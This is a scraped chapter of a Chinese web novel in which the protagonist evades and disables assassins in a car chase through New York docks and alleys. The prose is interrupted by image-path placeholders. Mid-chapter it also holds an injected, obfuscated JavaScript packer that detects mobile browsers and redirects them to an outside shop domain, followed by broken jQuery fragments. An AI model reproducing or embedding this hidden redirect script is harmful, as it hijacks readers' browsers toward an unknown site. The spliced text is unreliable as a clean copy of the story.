14.夜狩
作品:《关于我整顿职场整没了这件事》 14 夜狩
最后一束追光打在王子身上,他匍匐在舞台上,因永失所爱痛苦、无力。随着《swan lake》最后一段和弦减弱,红色幕布缓缓落下,像两扇巨大的翅膀慢慢合拢。
满场响起震耳欲聋的掌声。祝愿和“满舵”也很给面子,为了艺术鼓掌。
离场通道里,穿礼服的、穿西装的人群裹挟着他两前行,众人的面具尚未摘下,上百个相同的似笑非笑的面孔在通道昏暗的灯光下流向同一个出口。
太诡异了,祝愿有点起鸡皮疙瘩,他正想侧头跟“满舵”说快点走。恰好“满舵”也转头看他,面具后的老头俏皮地眨眨眼,在下一个呼吸间消失在人群里。
祝愿回神定睛,他的身旁已经换成了一个穿貂皮大衣的老太太。
祝愿在面具后面小声嘀咕:“我靠,老头这招搞这么帅。”
然后他耸耸肩,把手插进西装裤袋里,一个人往停车场走去。
他换了辆又新又老的车,1969道奇Charger,哑光黑漆,引擎盖下面藏着一台7.0升Hemi V8,点火的一瞬间整颗心都会为之颤抖。
之前那辆阿斯顿马丁自他在港务局一炮而红之后,车牌号已经被神通广大的网友扒出来广而告之了,开它出门显然会给他带来麻烦。
这辆道奇是从祝家码头私人仓库里翻出来的,奥雷格替他做的全车检修,交车时拍了拍引擎盖说:“少爷,这玩意儿喝油跟喝水一样,但跑起来谁也追不上。”
不过,好像换不换车都会被追逐。祝愿看着倒后镜那两辆黑色福特Fusio从剧院出来一直跟到现在,轻叹:啧,少爷我还是太受欢迎了。
他急打方向盘,打算沿哈德逊河岸往北,穿过曼哈顿下城的工业区,从布鲁克林大桥东侧绕到祝家码头。
车流渐渐稀疏,对岸曼哈顿的万家灯火在水面上碎成一片片金鳞。
祝愿嘴角浮起一丝笑意,一脚把油门踩到底,转速表瞬间飙到红线,道奇发出暴怒的低吼。巨大的推背感把他的后脑勺拍进头枕里,仪表盘的橙色指针剧烈跳动,福特车在后视镜里迅速缩小。
但对方显然有备而来,几秒后又重新咬住了道奇的尾巴。
三辆车在哈德逊河岸公路上撕破黑夜的宁静,引擎的咆哮和涡轮的尖啸此起彼伏,轮胎因高温摩擦留下一道道黑色的印记,橡胶烧焦的气味混着河水的腥味灌进车厢。
福特车配合默契,交叉替护,一辆逼道奇加速,另一辆从侧翼包抄,逼往某个方向拐。
祝愿忽然笑了一声。真是默契,那边正是祝家码头的方向,他也正想把人往那边带。只不过想在祝家的地盘上解决他,对方也太小瞧他了。
道奇全速冲进集装箱堆场,左拐右拐,在货柜之间的狭窄通道里极速穿梭。眼看着要撞到尽头的大型机械,祝愿在最后关头猛打方向盘,车尾横甩,轮胎的尖叫隐在厚重的阴影中。整辆车侧身停稳,他关闭了所有车灯。
月亮被巨大的乌云遮盖,远处泊位上几盏安全灯微弱的黄光也悄然熄灭,码头一片黑暗。
两辆福特在堆场入口同时刹停,打开远光灯试图照亮四周,可惜效果不佳,货柜投下的阴影又黑又厚,光柱刚照出去不远便被吞没。
六扇车门同时弹开,下车六个人,统一半截深灰色面具覆面,只露出眼睛。他们步伐迅捷,从不同的方向进入堆场,意图包抄。他们也不惧落单,对方不过一个小白脸罢了。
祝愿借力蹬上三层货柜,掌控制高点,整套动作行云流水,落脚比刚才舞台上的芭蕾舞者还轻盈。
他回想了一下堆场的布局以及估摸了对方的行动轨迹,迅速在货柜之间穿梭跳跃,鞋底踩在铁皮上几乎不发出声音。
月亮偶尔从乌云的缝隙里漏出来,照在货柜顶上的时间不超过几秒,然后又被吞没。祝愿的动态视力极好,在一片黑暗中捕捉到移动的人影,掏出□□迅速在其身后落地“电疗”。
哼,你们以为穿着“吉利服”就无敌啦。祝愿边把电晕的人藏起来边想。
突然,枪响了。
子弹打在铁皮上,火花在黑暗中炸开,弹壳叮当滚落在地。祝愿迅速隐蔽。
对方也有人跳到了货柜上面,从数个失联的对讲机锁定祝愿的大概位置。枪声越来越密,货柜被打得千疮百孔。
祝愿从集装箱后面绕出来,看准离地两米的一个货柜侧面,那里有一排检修把手。他一步蹬上把手,借着冲力翻上货柜顶部,又在合适的位置一跃而下。
仅剩的最后一个杀手紧握武器,十万分谨慎在黑暗中搜寻,耳朵细细捕捉任何一丝异响。他抬脚正想绕过被放倒的同伙,这家伙扭扭歪歪半靠躺着货柜。
此时乌云悠悠游弋,遮盖的月光被放出,一束恰好照在“同伙”的惨白的侧脸。
不对!那是剧场的面具!杀手余光扫到霎时寒毛竖起,那是祝愿!只是时机稍纵即逝,太迟了。
祝愿已经睁眼,以迅雷不及掩耳之势再次用最大功率将人电晕。
哎打打杀杀还是太不好了。祝愿嘟囔着,拿出手机打给了“破晓”,左手顺手将面具掀开,发丝从脸颊滑落。
“码头,6个,两辆车,派人来弄走,”祝愿在电话接起就开门见山。
“好。你有受伤吗?”“破晓”问。
祝愿绕回堆场尽头拿车,道奇的引擎重新咆哮,他挂上倒挡猛打方向盘,车尾甩出一个几乎不可能的弧度,车头调转方向离开:“没有。”
祝愿本想往祝宅的方向开,没开多久发现在某一个转弯之后两辆全黑摩托从两边街口钻出来,骑手穿全黑机车服,戴全封闭头盔,牢牢占据他倒后镜的视野。他喃喃道:居然还有第二关?
祝愿立刻改变主意将道奇加速拐往布鲁克林的小巷。这里的每一条巷子都窄得像刀锋切开的缝隙。
对方也如鬣狗般迅速跟了上来。
祝愿一手把方向盘在愈发狭窄的巷子穿梭,火星在车门两侧喷溅,一手在车载屏幕上“弹奏”,他得找个帮手。
两辆摩托不得不;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17648250|206771||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
分开,从并排改为一前一后。巷子太窄了,他们的视野严重受阻。
前方的道奇像疯了一样踩足了油门,他们也不得不跟随加速,看能不能找个机会铲上前车的前视窗。
正思考着,下一秒,道奇突然消失,前方是一堵砖墙,这是个死胡同!不对,道奇呢!?
一辆摩托来不及刹车已径直撞墙,巨响后是玻璃碎裂声,车头、头盔粉碎。车手满脸是血撞晕过去。
后一辆车惊慌刹停也来不及,只得跳车,在地上翻滚两圈撞上小巷的墙壁。无人控制的摩托与前车残骸再次相撞,第二声巨响再次震颤整条巷子。
祝愿在车内给予自己肯定:哼,跟我玩脏。
原来刚刚祝愿在车头离墙壁只剩一个车位距离的一刹那,猛打方向盘,车身侧倾,右轮几乎离地,道奇以一个不可思议的锐角拐进了右边,那是一条更窄的岔道,被一排堆叠的废木箱遮住了大半。
第一辆摩托车被道奇遮盖视野,完完全全上了当。
第二辆摩托车的车手晃晃悠悠爬起,摇了摇头迅速掏出武器往岔道摸去,他的脚步还有些踉跄。
不是吧,要不要这么敬业啊老哥。祝愿摇摇头,在车载屏幕又操作几番。
微不可闻的嗡嗡声在极静的夜晚响起。摩托手瞬间警觉,举枪四顾寻找声音来源。
但显然祝愿不会给他机会,一个白色的模糊影子从天而降,无人机的碳纤维机身以最大速度重重砸在车手头部,哐当一声只比摩托撞墙声逊色二分。
车手栽倒在地,再无清醒意识。
祝愿没有从岔道里倒出来,只操纵无人机回到高空,充当祝愿的眼睛。车载屏幕上的画面也变成了俯视角度,把纵横交错的每一条死胡同每一条岔道都看得清清楚楚。
在漫天灰尘和逐渐浓郁的汽油味中,他笑了一下,接着挂上挡,一脚油门,车身整个没入黑暗中,只剩下尾灯的红光一闪一闪。
失去倒后镜的道奇冲出巷口,重新回到大路上。祝愿降低车窗,风灌进来吹乱他的头发。
他伸手把散到脸前的碎发别到耳后,再次联系“破晓”收尾。
“已经安排”,深夜里的“破晓”声音仍然冷静清醒,听起来挺有安全感。
“另外,约翰·威克刚才去了塔尔科夫斯基剧院。他去找罗斯卡罗马。”
“合理,他的快乐老家。”
约翰·威克是个孤儿,由俄罗斯和白俄罗斯形成的混合帮派罗斯卡罗马抚养长大,他们一直有无条件帮助“家人”的传统。“不再是了”,“破晓”说:“他被家族除名了。只提供了一艘船,目的地暂时还不清楚。”
“破晓”继续说:“自他被悬赏后,一路上制造了多处破坏:纽约公共图书馆的珍本室被砸了半边,唐人街一家无证诊所、武器店零元购、红钩区马厩多匹好马应激。武器店和马厩我们已经上门清过场了,尸体数量还在统计。”
祝愿打了个哈欠,看着越来越近的祝宅说:“接下来,审判员该来了。”